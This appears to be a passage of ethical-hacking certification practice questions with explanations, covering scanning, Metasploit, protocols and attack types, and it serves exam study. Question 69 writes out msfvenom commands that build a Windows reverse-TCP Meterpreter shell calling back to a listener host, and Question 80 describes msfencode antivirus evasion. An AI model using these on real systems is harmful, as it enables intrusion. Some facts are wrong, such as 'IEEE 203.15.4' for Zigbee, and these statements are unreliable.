Patch management is the process of distributing and applying updates to the software. These patches are often necessary to correct errors (also referred to as “vulnerabilities” or “bugs”) in the software.

Common areas that will need patches include operating systems, applications, and embedded systems (like network equipment). When a vulnerability is found after the release of a piece of software, a patch can be used to fix it. Doing so helps ensure that assets in your environment are not susceptible to exploitation.

Question 67:

Ivan, the evil hacker, decided to use Nmap scan open ports and running services on systems connected to the target organization's OT network. For his purposes, he enters the Nmap

command into the terminal which identifies Ethernet/IP devices connected to the Internet and further gathered information such as the vendor name, product code and name, device name, and IP address.
Which of the following commands did Ivan use in this scenario?

- **nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p < Port List > < Target IP >**
- **nmap -Pn -sT -p 46824 < Target IP >**
- **nmap -Pn -sT -p 102 --script s7-info < Target IP >**
- **nmap -Pn -sU -p 44818 --script enip-info < Target IP >**

Explanation
https://nmap.org/nsedoc/scripts/enip-info.html

Example Usage enip-info:

- ***nmap --script enip-info -sU -p 44818 <host>***

This NSE script is used to send a EtherNet/IP packet to a remote device that has TCP 44818 open. The script will send a Request Identity Packet and once a response is received, it validates that it was a proper response to the command that was sent, and then will parse out the data. Information that is parsed includes Device Type, Vendor ID, Product name, Serial Number, Product code, Revision Number, status, state, as well as the Device IP.

This script was written based of information collected by using the the Wireshark dissector for CIP, and EtherNet/IP, The original information was collected by running a modified version of the ethernetip.py script (https://github.com/paperwork/pyenip)

Question 68:
You need to transfer sensitive data of the organization between industrial systems securely. For these purposes, you have decided to use short-range wireless communication technology that meets the following requirements:

- Protocol based on the IEEE 203.15.4 standard;

- Range of 10-100 m.

- Designed for small-scale projects which need wireless connection.

Which of the following protocols will meet your requirements?

- **MQTT**
- **Zigbee**
- **LPWAN**
- **NB-IoT**

Explanation
https://en.wikipedia.org/wiki/Zigbee
According to the EC-Council's study guide: ***Zig-Bee:*** This is a short-range communication protocol based on the IEEE 203.15.4 standard. Zig-Bee is used in devices that transfer data infrequently at a low rate in a restricted area and within a range of 10-100 m.

Question 69:
Which of the following is a correct example of using msfvenom to generate a reverse TCP shellcode for Windows?

- **msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.12 LPORT=8888 -f c**
- **msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.12 LPORT=8888 -f exe > shell.exe**

- **msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.12 LPORT=8888 -f c**
- **msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.12 LPORT=8888 -f exe > shell.exe**

Explanation

https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom

Often one of the most useful (and to the beginner underrated) abilities of Metasploit is the msfpayload module. Multiple payloads can be created with this module and it helps something that can give you a shell in almost any situation. For each of these payloads you can go into msfconsole and select exploit/multi/handler. Run 'set payload' for the relevant payload used and configure all necessary options (LHOST, LPORT, etc). Execute and wait for the payload to be run. For the examples below it's pretty self explanatory but LHOST should be filled in with your IP address (LAN IP if attacking within the network, WAN IP if attacking across the internet), and LPORT should be the port you wish to be connected back on.

Example for Windows:

*- **msfvenom** -p windows/meterpreter/reverse_tcp LHOST=<**Your IP Address**> LPORT=<**Your Port to Connect On**> -f exe > shell.exe*

Question 70:

A competitor organization has hired a professional hacker who could collect sensitive information about your organization. The hacker starts by gathering the server IP address of the target organization using Whois footprinting. After this, he entered the server IP address as an input to an online tool to retrieve information such as your organization's network range and identify the network topology and operating system used in the network. Which of the following tools did the hacker use for this purpose?

- **Baidu**
- **AOL**
- **ARIN**
- **DuckDuckGo**

Explanation

Established in December 1997, the American Registry for Internet Numbers (ARIN) is a nonprofit, member-based organization that supports the operation and growth of the Internet.

ARIN accomplishes this by carrying out its core service, which is the management and distribution of Internet number resources such as Internet Protocol (IP) addresses and Autonomous System Numbers (ASNs). ARIN manages these resources within its service region, which is comprised of Canada, the United States, and many Caribbean and North Atlantic islands. ARIN also coordinates policy development by the community and advances the Internet through informational outreach.

ARIN LOOKUP https://mxtoolbox.com/arin.aspx

This test will query the American Registry for Internet Numbers (ARIN) database and tell you who an IP address is registered to. Generally speaking, you will input an IP address and find out what ISP or hosting provider uses that block for its customers. Very large end customers may have there own ARIN allocations.

Incorrect answers:

NOTE: The following definitions are given in the context of online tools. Keep this in mind, as this name can be a huge corporation with a lot of services and services.

DuckDuckGo https://duckduckgo.com/

DuckDuckGo (also abbreviated as DDG) is an internet search engine that emphasizes protecting searchers' privacy and avoiding the filter bubble of personalized search results. DuckDuckGo distinguishes itself from other search engines by not profiling its users and by showing all users the same search results for a given search term.

AOL Search https://search.aol.com/

AOL Search provides users with access to web, image, multimedia, shopping, news and local search results.

Baidu https://en.wikipedia.org/wiki/Baidu

Baidu is a Chinese website and search engine that enables individuals to obtain information and find what they need.

Question 71:
Which of the following ports must you block first in case that you are suspicious that an IoT device has been compromised?

- **8080**
- **22**
- **80**
- **48101**

Explanation
https://us-cert.cisa.gov/ncas/alerts/TA16-288A

The question is incorrect, it is not about knowledge of the IoT security concept, but about knowledge of one of the largest DDos attacks using Mirai in 2016:

On September 20, 2016, Brian Krebs' security blog (krebsonsecurity.com) was targeted by a massive DDoS attack, one of the largest on record, exceeding 620 gigabits per second (Gbps). An IoT botnet powered by Mirai malware created the DDoS attack. The Mirai malware continuously scans the Internet for vulnerable IoT devices, which are then infected and used in botnet attacks. The Mirai bot uses a short list of 62 common default usernames and passwords to scan for vulnerable devices. Because many IoT devices are unsecured or weakly secured, this short dictionary allows the bot to access hundreds of thousands of devices.

And one of Preventive Steps was:

- Look for suspicious traffic on port 48101. Infected devices often attempt to spread malware by using port 48101 to send results to the threat actor.

Question 72:
You performed a tool-based vulnerability assessment and found vulnerabilities. You have started to analyze these issues and found that they are not true vulnerabilities.

How can you characterize these issues?

- **True positives**
- **True negatives**
- **False positives**
- **False negatives**

Explanation

False Positives occur when a scanner, Web Application Firewall (WAF), or Intrusion Prevention System (IPS) flags a security vulnerability that you do not have. A false negative is the opposite of a false positive, telling you that you don't have a vulnerability when, in fact, you do.

A false positive is like a false alarm; your house alarm goes off, but there is no burglar. In web application security, a false positive is when a web application security scanner indicates that there is a vulnerability on your website, such as SQL Injection, when, in reality, there is not. Web security experts and penetration testers use automated web application security scanners to ease the penetration testing process. These tools help them ensure that all web application attack surfaces are correctly tested in a reasonable amount of time. But many false positives tend to break down this process. If the first 20 variants are false, the penetration tester assumes that all the others are false positives and ignore the rest. By doing so, there is a good chance that real web application vulnerabilities will be left undetected.

When checking for false positives, you want to ensure that they are indeed false. By nature, we humans tend to start ignoring false positives rather quickly. For example, suppose a web application security scanner detects 100 SQL Injection vulnerabilities. If the first 20 variants are false positives, the penetration tester assumes that all the others are false positives and ignore all the rest. By doing so, there are chances that real web application vulnerabilities are left undetected. This is why it is crucial to check every vulnerability and deal with each false positive separately to ensure false positives.

Question 73:

Antonio wants to infiltrate the target organization's network. To accomplish this task, he used a technique using which he encoded packets with Unicode characters. The target company's IDS cannot recognize the packets, but the target web server can decode them.

Which of the following techniques did Antonio use to evade the IDS system?

- **Obfuscating**
- **Urgency flag**
- **Session splicing**
- **Desynchronization**

Explanation

https://en.wikipedia.org/wiki/Intrusion_detection_system_evasion_techniques

An IDS can be evaded by obfuscating or encoding the attack payload in a way that the target computer will reverse but the IDS will not. In this way, an attacker can exploit the end host without alerting the IDS.

https://en.wikipedia.org/wiki/Obfuscation_(software)

Obfuscation, an increasingly popular evasive technique, involves concealing an attack with special characters. It can use control characters such as the space, tab, backspace, and Delete. Also, the technique might represent characters in hex format to elude the IDS. Using Unicode representation, where each character has a unique value regardless of the platform, program, or language, is also an effective way to evade IDSs. For example, an attacker might evade an IDS by using the Unicode character c1 to represent a slash for a Web page request.

Question 74:

Your company follows the five-tier container technology architecture. Your colleagues use container technology to deploy applications/software. In this process, they include all dependencies, such as libraries and configuration files, binaries, and other resources that

run independently from other processes in the cloud environment. Now they verify and validate image contents, sign images, and send them to the registries.

At which of the following tiers are your colleagues currently working according to the five-tier container technology architecture?

- **Tier-2: Testing and accreditation systems.**
- **Tier-3: Registries.**
- **Tier-4: Orchestrators.**
- **Tier-1: Developer machines.**

Explanation
According to EC-Council's training materials:

Tier-1: Developer machines - image creation, testing and accreditation

Tier-2: Testing and accreditation systems - verification and validation of image contents, signing images and sending them to the registries

Tier-3: Registries - storing images and disseminating images to the orchestrators based on requests

Tier-4: Orchestrators - transforming images into containers and deploying containers to hosts

Tier-5: Hosts - operating and managing containers as instructed by the orchestrator

Question 75:
According to Common Vulnerability Scoring System (CVSS) v3.1 severity ratings, which of the following ranges is the medium?

- **4.0-6.9**
- **4.0-6.0**
- **3.0-6.9**
- **3.9-6.9**

Explanation
https://www.first.org/cvss/v3.1/specification-document

The Common Vulnerability Scoring System (CVSS) provides a way to capture the principal characteristics of a vulnerability and produce a numerical score reflecting its severity. The numerical score can then be translated into a qualitative representation (such as low, medium, high, and critical) to help organizations properly assess and prioritize their vulnerability management processes.

Rating	CVSS Score
None	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

Question 76:
Identify the exploit framework whose capabilities include automated attacks on services, ports, applications and unpatched security flaws?

- **Maltego**
- **Wireshark**
- **Nessus**
- **Metasploit**

Explanation
https://en.wikipedia.org/wiki/Metasploit_Project

The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. It is owned by Boston, Massachusetts-based security company Rapid7.

Its best-known sub-project is the open-source Metasploit Framework, a tool for developing and executing exploit code against a remote target machine. Other important sub-projects include the Opcode Database, shellcode archive and related research.

The Metasploit Project includes anti-forensic and evasion tools, some of which are built into the Metasploit Framework. Metasploit is pre-installed in the Kali Linux operating system.

The basic steps for exploiting a system using the Framework include.

1. Optionally checking whether the intended target system is vulnerable to an exploit.

2. Choosing and configuring an exploit (code that enters a target system by taking advantage of one of its bugs; about 900 different exploits for Windows, Unix/Linux and macOS systems are included).

3. Choosing and configuring a payload (code that will be executed on the target system upon successful entry; for instance, a remote shell or a VNC server). Metasploit often recommends a payload that should work.

4. Choosing the encoding technique so that hexadecimal opcodes known as "bad characters" are removed from the payload, these characters will cause the exploit to fail.

5. Executing the exploit.

This modular approach – allowing the combination of any exploit with any payload – is the major advantage of the Framework. It facilitates the tasks of attackers, exploit writers and payload writers.

Incorrect answers:

Maltego https://en.wikipedia.org/wiki/Maltego

Maltego is software used for open-source intelligence and forensics, developed by Paterva from Pretoria, South Africa. Maltego focuses on providing a library of transforms for discovery of data from open sources, and visualizing that information in a graph format, suitable for link analysis and data mining.

Maltego permits creating custom entities, allowing it to represent any type of information in addition to the basic entity types which are part of the software. The basic focus of the application is analyzing real-world relationships (Social Networks, OSINT APIs, Self-hosted Private Data and Computer Networks Nodes) between people, groups, Webpages, domains, networks, internet infrastructure, and social media affiliations. Maltego extends its data reach with integrations from various data partners. Among its data sources are DNS records, whois records, search engines, social networking services, various APIs and various meta data.

Wireshark https://ru.wikipedia.org/wiki/Wireshark

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Originally named Ethereal, the project was renamed Wireshark in May 2006 due to trademark issues.

Wireshark is cross-platform, using the Qt widget toolkit in current releases to implement its user interface, and using pcap to capture packets; it runs on Linux, macOS, BSD, Solaris, some other Unix-like operating systems, and Microsoft Windows. There is also a terminal-based (non-GUI) version called TShark. Wireshark, and the other programs distributed with it such as TShark, are free software, released under the terms of the GNU General Public License version 2 or any later version.

Nessus https://en.wikipedia.org/wiki/Nessus_(software)

Nessus is a proprietary vulnerability scanner developed by Tenable, Inc.

Examples of vulnerabilities and exposures Nessus can scan for include:

- Vulnerabilities that could allow unauthorized control or access to sensitive data on a system.

- Misconfiguration (e.g. open mail relay, missing patches, etc.).

- Default passwords, a few common passwords, and blank/absent passwords on some system accounts. Nessus can also call Hydra (an external tool) to launch a dictionary attack.

- Denials of service vulnerabilities

Question 77:
You were instructed to check the configuration of the webserver and you found that the server permits SSLv2 connections, and the same private key certificate is used on a different server that allows SSLv2 connections. You understand that this vulnerability makes the web server vulnerable to attacks as the SSLv2 server can leak key information.
Which of the following attacks can an attacker perform using this vulnerability?

- **Padding oracle attack**
- **DUHK attack**

- **Side-channel attack**
- **DROWN attack**

Explanation
https://en.wikipedia.org/wiki/DROWN_attack

The DROWN (Decrypting RSA with Obsolete and Weakened eNcryption) attack is a cross-protocol security bug that attacks servers supporting modern SSLv3/TLS protocol suites by using their support for the obsolete, insecure, SSL v2 protocol to leverage an attack on connections using up-to-date protocols that would otherwise be secure. DROWN can affect all types of servers that offer services encrypted with SSLv3/TLS yet still support SSLv2, provided they share the same public key credentials between the two protocols. Additionally, if the same public key certificate is used on a different server that supports SSLv2, the TLS server is also vulnerable due to the SSLv2 server leaking key information that can be used against the TLS server.

Full details of DROWN were announced in March 2016, along with a patch that disables SSLv2 in OpenSSL; the vulnerability was assigned the ID ***CVE-2016-0800***. The patch alone will not be sufficient to mitigate the attack if the certificate can be found on another SSLv2 host. The only viable countermeasure is to disable SSLv2 on all servers.

Question 78:
You simulate an attack on your organization's network resources and target the NetBIOS service. You decided to use the NetBIOS API for this attack and perform an enumeration. After finishing, you found that port 139 was open, and you could see the resources that could be accessed or viewed on a remote system. Also, you came across many NetBIOS codes during enumeration.

Which of the following NetBIOS codes is used for obtaining the messenger service running for the logged-in user?

- **<20>**
- **<00>**
- **<03>**
- **<1B>**

Explanation
https://en.wikipedia.org/wiki/NetBIOS

NetBIOS is a protocol used for File and Print Sharing under all current versions of Windows. While this in itself is not a problem, the way that the protocol is implemented can be. There are a number of vulnerabilities associated with leaving this port open.

NetBios services:

· NETBIOS Name Service (TCP/UDP: 137)

· NETBIOS Datagram Service (TCP/UDP: 138)

· NETBIOS Session Service (TCP/UDP: 139)

The NetBIOS Suffix, alternately called the NetBIOS End Character (endchar), is the 16th character of a NetBIOS name and indicates service type for the registered name. The number of record types is limited to 255; some commonly used values are:

For unique names:

· 00: Workstation Service (workstation name)

· 03: Windows Messenger service

· 06: Remote Access Service

· 20: File Service (also called Host Record)

· 21: Remote Access Service client

· 1B: Domain Master Browser – Primary Domain Controller for a domain

· 1D: Master Browser

For group names:

· 00: Workstation Service (workgroup/domain name)

· 1C: Domain Controllers for a domain (group record with up to 25 IP addresses)

· 1E: Browser Service Elections

Question 79:
Your company has hired Jack, a cybersecurity specialist, to conduct another pentest. Jack immediately decided to get to work. He launched an attack on the DHCP servers by broadcasting forged DHCP requests and leased all the DHCP addresses available in the DHCP scope until the server could not issue any more IP addresses. As a result of these actions, a DDoS attack occurred, and legitimate employees could not access the company's network.
Which of the following attacks did Jack perform?

- **VLAN hopping**
- **Rogue DHCP server attack**
- **STP attack**
- **DHCP starvation**

Explanation
In a DHCP Starvation attack, a hostile actor sends a ton of bogus DISCOVER packets until the DHCP server thinks they've expended their available pool. Clients looking for IP addresses find that there are no IP addresses for them, and they're denied service. Additionally, they may look for a different DHCP server, one which the hostile actor may provide. And using a hostile or dummy IP address, that hostile actor can now read all the traffic that the client sends and receives.

In a hostile environment, where we have a malicious machine running some kind of a tool like Yersinia, there could be a machine that sends DHCP DISCOVER packets. This malicious client doesn't send a handful – it sends hundreds and hundreds of malicious DISCOVER packets using bogus, made-up MAC addresses as the source MAC address for each request.

If the DHCP server responds to each of this bogus DHCP DISCOVER packets, the entire IP address pool could be depleted, and that DHCP server could believe it has no more IP addresses to offer to valid DHCP requests.

Once a DHCP server has no more IP addresses to offer, typically the next thing to happen would be for the attacker to bring in their own DHCP server. This rogue DHCP server then begins handing out IP addresses.

The benefit of that to the attacker is that if a bogus DHCP server is handing out IP addresses, including default DNS and gateway information, clients who use those IP addresses and start to use that default gateway can now be routed through the attacker's machine. That's all that a hostile actor needs to perform a man-in-the-middle (MITM) attack.

Question 80:
Which of the following Metasploit Framework tool can be used to bypass antivirus?

- **msfcli**
- **msfpayload**
- **msfd**
- **msfencode**

Explanation
https://www.offensive-security.com/metasploit-unleashed/msfencode/

One of the best ways to avoid being stopped by antivirus software is to encode our payload with msfencode. Msfencode is a useful tool that alters the code in an executable so that it looks different to antivirus software but will still run the same way. Much as the binary attachment in email is encoded in Base64, msfencode encodes the original executable in a new binary. Then, when the executable is run, msfencode decodes the original code into memory and exe-cutes it.

Incorrect answers:

msfpayload https://www.offensive-security.com/metasploit-unleashed/msfpayload/

MSFpayload is a command line instance of Metasploit that is used to generate and output all of the various types of shellcode that are available in Metasploit. The most common use of this tool is for the generation of shellcode for an exploit that is not currently in the Metasploit Framework or for testing different types of shellcode and options before finalizing an Exploit Module.

msfcli https://www.offensive-security.com/metasploit-unleashed/msfcli/

The msfcli provides a powerful command line interface to the framework. This allows you to easily add Metasploit exploits into any scripts you may create.

Question 81:
Identify the attack by description:
The attacker decides to attack IoT devices. First, he will record the frequency required to share information between connected devices. Once he gets the necessary frequency, the attacker will capture the original data when the connected devices initiate commands. As soon as he collects original data, he will use tools such as URH to segregate the command sequence. The final step in this attack will be starting injecting the segregated command sequence on the same frequency into the IoT network, which repeats the captured signals of the devices.

- **Replay attack.**
- **Side-channel attack.**
- **Reconnaissance attack.**
- **Cryptanalysis attack.**

Explanation
https://en.wikipedia.org/wiki/Replay_attack
A replay attack occurs when a cybercriminal eavesdrops on a secure network communication, intercepts it, and then fraudulently delays or resends it to misdirect the receiver into doing what the hacker wants. The added danger of replay attacks is that a

hacker doesn't even need advanced skills to decrypt a message after capturing it from the network. The attack could be successful simply by resending the whole thing.

Incorrect answers:

Cryptanalysis attack https://en.wikipedia.org/wiki/Cryptanalysis

Cryptanalysis is the study of ciphertext, ciphers, and cryptosystems to understand how they work and finding and improving techniques for defeating or weakening them. For example, cryptanalysts seek decrypt ciphertexts without knowing the plaintext source, encryption key, or the algorithm used to encrypt it; cryptanalysts also target secure hashing, digital signatures, and other cryptographic algorithms.

While cryptanalysis aims to find weaknesses in or otherwise defeat cryptographic algorithms, cryptanalysts' research results are used by cryptographers to improve and strengthen or replace flawed algorithms. Both cryptanalysis, which focuses on deciphering encrypted data, and cryptography, which focuses on creating and improving encryption ciphers and other algorithms, are aspects of cryptology, the mathematical study of codes, ciphers, and related algorithms.

Reconnaissance attack https://en.wikipedia.org/wiki/Footprinting

Footprinting (also known as reconnaissance) is gathering information about the victim, the word reconnaissance is a military word meaning the process of obtaining information about enemy forces or mission into enemy territory to obtain information.

In information security, reconnaissance is a type of computer attack in which an intruder engages with the targeted system to gather information about vulnerabilities.

The attacker first discovers any vulnerable ports by using software like port scanning. After a port scan, an attacker usually exploits known vulnerabilities of services associated with open ports that were detected.

Side-channel attack https://en.wikipedia.org/wiki/Side-channel_attack

A side-channel attack is a security exploit that aims to gather information from or influence the program execution of a system by measuring or exploiting indirect effects of the system or its hardware -- rather than targeting the program or its code directly. Most commonly, these attacks aim to exfiltrate sensitive information, including cryptographic keys, by measuring coincidental hardware emissions. A side-channel attack may also be referred to as a sidebar attack or an implementation attack.

Question 82:
Identify the attack by description:
This attack is performed at layer 7 to take down web infrastructure. During its execution, partial HTTP requests are sent to the web infrastructure or applications and upon receiving a partial request, the target server opens multiple connections and keeps waiting for the requests to complete.

- **Phlashing**
- **Session splicing**
- **Slowloris attack**
- **Desynchronization**

Explanation
https://en.wikipedia.org/wiki/Slowloris_(computer_security)

Slowloris is a type of denial of service attack tool which allows a single machine to take down another machine's web server with minimal bandwidth and side effects on unrelated services and ports.

Slowloris tries to keep many connections to the target web server open and hold them open as long as possible. It accomplishes this by opening connections to the target web server and sending a partial request. Periodically, it will send subsequent HTTP headers, adding to, but never completing, the request. Affected servers will keep these connections open, filling their maximum concurrent connection pool, eventually denying additional connection attempts from clients.

Incorrect answers:

Desynchronization Attack

A typical RFID related threat in which a tag's key stored in the back-end database and the tag's memory would not be the same, because of an attacker blocks the communication between the parties.

Session splicing

Session splicing is an IDS evasion technique in which an attacker delivers data in multiple, smallsized packets to the target computer, making it very difficult for an IDS to detect the attack signatures.

Phlashing

Phlashing is a permanent denial of service (DoS) attack that exploits a vulnerability in network-based firmware updates. Such an attack is currently theoretical but if carried out could render the target device inoperable.

Question 83:
You need to describe the principal characteristics of the vulnerability and make a numerical estimate reflecting its severity using CVSS v3.0 to properly assess and prioritize the organization's vulnerability management processes. As a result of the research, you received a basic score of 4.0 according to CVSS rating.
What is the CVSS severity level of the vulnerability discovered?

- **High**
- **Low**
- **Critical**
- **Medium**

Explanation
https://www.first.org/cvss/v3.0/specification-document

The Common Vulnerability Scoring System (CVSS) is an open framework for communicating the characteristics and severity of software vulnerabilities. CVSS consists of three metric groups: Base, Temporal, and Environmental. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score. Thus, CVSS is well suited as a standard measurement system for industries, organizations, and governments that need accurate and consistent vulnerability severity scores. Two common uses of CVSS are calculating the severity of vulnerabilities discovered on one's systems and as a factor in prioritization of vulnerability remediation activities. The National Vulnerability Database (NVD) provides CVSS scores for almost all known vulnerabilities.

Qualitative Severity Rating Scale

For some purposes, it is useful to have a textual representation of the numeric Base, Temporal and Environmental scores.

Rating	CVSS Score
None	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

Question 84:
Which of the following files determines the basic configuration in an Android application, such as broadcast receivers, services, etc.?

- **resources.asrc**
- **APK.info**
- **classes.dex**
- **AndroidManifest.xml**

Explanation
https://developer.android.com/guide/topics/manifest/manifest-intro

Every app project must have an ***AndroidManifest.xml*** file (with precisely that name) at the root of the project source set. The manifest file describes essential information about your app to the Android build tools, the Android operating system, and Google Play.

Among many other things, the manifest file is required to declare the following:

- The app's package name, which usually matches your code's namespace. The Android build tools use this to determine the location of code entities when building your project. When packaging the app, the build tools replace this value with the application ID from the Gradle build files, which is used as the unique app identifier on the system and on Google Play.

- The components of the app, which include all activities, services, broadcast receivers, and content providers. Each component must define basic properties such as the name of its Kotlin or Java class. It can also declare capabilities such as which device configurations it can handle, and intent filters that describe how the component can be started.

- The permissions that the app needs in order to access protected parts of the system or other apps. It also declares any permissions that other apps must have if they want to access content from this app.

- The hardware and software features the app requires, which affects which devices can install the app from Google Play.

If you're using Android Studio to build your app, the manifest file is created for you, and most of the essential manifest elements are added as you build your app (especially when using code templates).

Question 85:
Which of the following AAA protocols can use for authentication users connecting via analog modems, Digital Subscriber Lines (DSL), wireless data services, and Virtual Private Networks (VPN) over a Frame Relay network?

- **TACACS**
- **Kerberos**
- **DIAMETER**
- **RADIUS**

Explanation
https://en.wikipedia.org/wiki/RADIUS
Remote Authentication Dial-In User Service (RADIUS) is a networking protocol that provides centralized authentication, authorization, and accounting (AAA) management for users who connect and use a network service.

RADIUS is a client/server protocol that runs in the application layer, and can use either TCP or UDP. Network access servers, which control access to a network, usually contain a RADIUS client component that communicates with the RADIUS server. RADIUS is often the back-end of choice for 802.1X authentication. A RADIUS server is usually a background process running on UNIX or Microsoft Windows.


Authentication and authorization

The user or machine sends a request to a Network Access Server (NAS) to gain access to a particular network resource using access credentials. The credentials are passed to the NAS device via the link-layer protocol—for example, Point-to-Point Protocol (PPP) in the case of many dialup or DSL providers or posted in an HTTPS secure web form.

In turn, the NAS sends a RADIUS Access Request message to the RADIUS server, requesting authorization to grant access via the RADIUS protocol.

This request includes access credentials, typically in the form of username and password or security certificate provided by the user. Additionally, the request may contain other information which the NAS knows about the user, such as its network address or phone number, and information regarding the user's physical point of attachment to the NAS.

The RADIUS server checks that the information is correct using authentication schemes such as PAP, CHAP or EAP. The user's proof of identification is verified, along with, optionally, other information related to the request, such as the user's network address or phone number, account status, and specific network service access privileges. Historically, RADIUS servers checked the user's information against a locally stored flat-file database. Modern RADIUS servers can do this or can refer to external sources—commonly SQL, Kerberos, LDAP, or Active Directory servers—to verify the user's credentials.



The RADIUS server then returns one of three responses to the NAS:

1) Access-Reject,

2) Access-Challenge,

3) Access-Accept.

Access-Reject

The user is unconditionally denied access to all requested network resources. Reasons may include failure to provide proof of identification or an unknown or inactive user account.

Access-Challenge

Requests additional information from the user such as a secondary password, PIN, token, or card. Access-Challenge is also used in more complex authentication dialogs where a secure tunnel is established between the user machine and the Radius Server in a way that the access credentials are hidden from the NAS.

Access-Accept

The user is granted access. Once the user is authenticated, the RADIUS server will often check that the user is authorized to use the network service requested. A given user may be allowed to use a company's wireless network, but not its VPN service, for example. Again, this information may be stored locally on the RADIUS server or may be looked up in an external source such as LDAP or Active Directory.

Question 86:
You found that sensitive data, employee usernames, and passwords are shared in plaintext, paving the way for hackers to perform successful session hijacking.

Which of the following protocols, which can send data using encryption and digital certificates, will help solve this problem?

- **IP**
- **FTP**
- **HTTPS**
- **FTPS**

Explanation
https://en.wikipedia.org/wiki/FTPS

FTPS (also known FTP-SSL, and FTP Secure) is an extension to the commonly ***used File Transfer Protocol (FTP)*** that adds support for the ***Transport Layer Security (TLS)*** and, formerly, the ***Secure Sockets Layer (SSL)***, which is now prohibited by RFC7568) cryptographic protocols.

FTPS includes full support for the TLS and SSL cryptographic protocols, including the use of server-side public key authentication certificates and client-side authorization certificates. It also supports compatible ciphers, including AES, RC4, RC2, Triple DES, and DES. It further supports hash functions SHA, MD5, MD4, and MD2.

Question 87:
John wants to attack the target organization, but before that, he needs to gather information. For these purposes, he performs DNS footprinting to gather information about DNS servers

and identify the hosts connected to the target network. John is going to use an automated tool that can retrieve information about DNS zone data, including DNS domain names, computer names, IP addresses, DNS records, and network Whois records.
Which of the following tools will John use?

- **Bluto**
- **zANTI**
- **Towelroot**
- **Knative**

Explanation
https://github.com/darryllane/Bluto
Bluto is a Python-based tool for DNS recon, DNS zone transfer testing, DNS wild card checks, DNS brute-forcing, e-mail enumeration and more.

The target domain is queried for MX and NS records. Sub-domains are passively gathered via NetCraft. The target domain NS records are each queried for potential Zone Transfers. If none of them gives up their spinach, Bluto will attempt to identify if SubDomain Wild Cards are being used.

If they are not Bluto will brute force subdomains using parallel sub-processing on the top 20000 of the 'The Alexa Top 1 Million subdomains' If Wild Cards are in place, Bluto will still Brute Force SubDomains but using a different technique which takes roughly 4 x longer.

NetCraft results are then presented individually and are then compared to the brute force results, any duplications are removed and particularly interesting results are highlighted

Bluto now does email address enumeration based on the target domain, currently using Bing and Google search engines plus gathering data from the Email Hunter service and LinkedIn. https://haveibeenpwned.com/ is then used to identify if any email addresses have been compromised. Previously Bluto produced an 'Evidence Report' on the screen, this has now been moved off-screen and into an HTML report.

Search engine queries are configured in such a way to use a random User-Agent: on each request and do a country lookup to select the fastest Google server in relation to your egress address. Each request closes the connection in an attempt to further avoid captchas, however, excessive lookups will result in captchas (Bluto will warn you if any are identified).

Question 88:
Identify the protocol used to secure an LDAP service against anonymous queries?

- **SSO**
- **NTLM**
- **RADIUS**
- **WPA**

Explanation
https://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol
According EC-Council's courseware:

"LDAP Enumeration Countermeasures

- By default, LDAP traffic is transmitted unsecured; use SSL or STARTTLS technology to encrypt the traffic.

- Select a username different from your email address and enable account lockout.

- Restrict access to Active Directory by using software such as Citrix.

- Use NTLM or any basic authentication mechanism to limit access to legitimate users.

Lightweight Directory Access Protocol (LDAP) is vulnerable to various security threats, including spoofing of directory services, attacks against the databases that provide the directory services. This isn't to say that LDAP is completely vulnerable. LDAP supports a number of different security mechanisms, beginning from when clients initially connect to an LDAP server.

LDAP clients must authenticate to the server before being allowed access to the directory. Clients (users, computers, or applications) connect to the LDAP server using a distinguished name and authentication credentials (usually a password). Authentication information is sent from the client to the server as part of a "bind" operation, and the connection is later closed using an "unbind" operation. Unfortunately, it is possible for users to make the connection with limited or no authentication, by using either anonymous or simple authentication. LDAP allows for anonymous clients to send LDAP requests to the server without first performing the bind operation. While anonymous connections don't require a password, simple authentication will send a person's password over the network unencrypted.

Active Directory is comprised of multiple services, but the primary component is LDAP server. This contains information about everything inside the domain (e.g., users, user groups, machines, devices, etc.). When logging in to a Windows domain, part of the authentication process involves sending an LDAP bind request to the domain controller to validate the credentials. It is common for third-party applications to delegate authentication to Active Directory using LDAP.

Question 89:
You need to use information security controls that create an appealing isolated environment for hackers to prevent them from compromising critical targets while simultaneously gathering information about the hacker.
Which of the following will you use for this purpose?

- **Firewall**
- **Intrusion detection system**
- **Botnet**
- **Honeypot**

Explanation
https://en.wikipedia.org/wiki/Honeypot_(computing)
A honeypot is a network-attached system set up as a decoy to lure cyberattackers and detect, deflect and study hacking attempts to gain unauthorized access to information systems. The function of a honeypot is to represent itself on the internet as a potential target for attackers -- usually a server or other high-value asset -- and to gather information and notify defenders of any attempts to access the honeypot by unauthorized users.

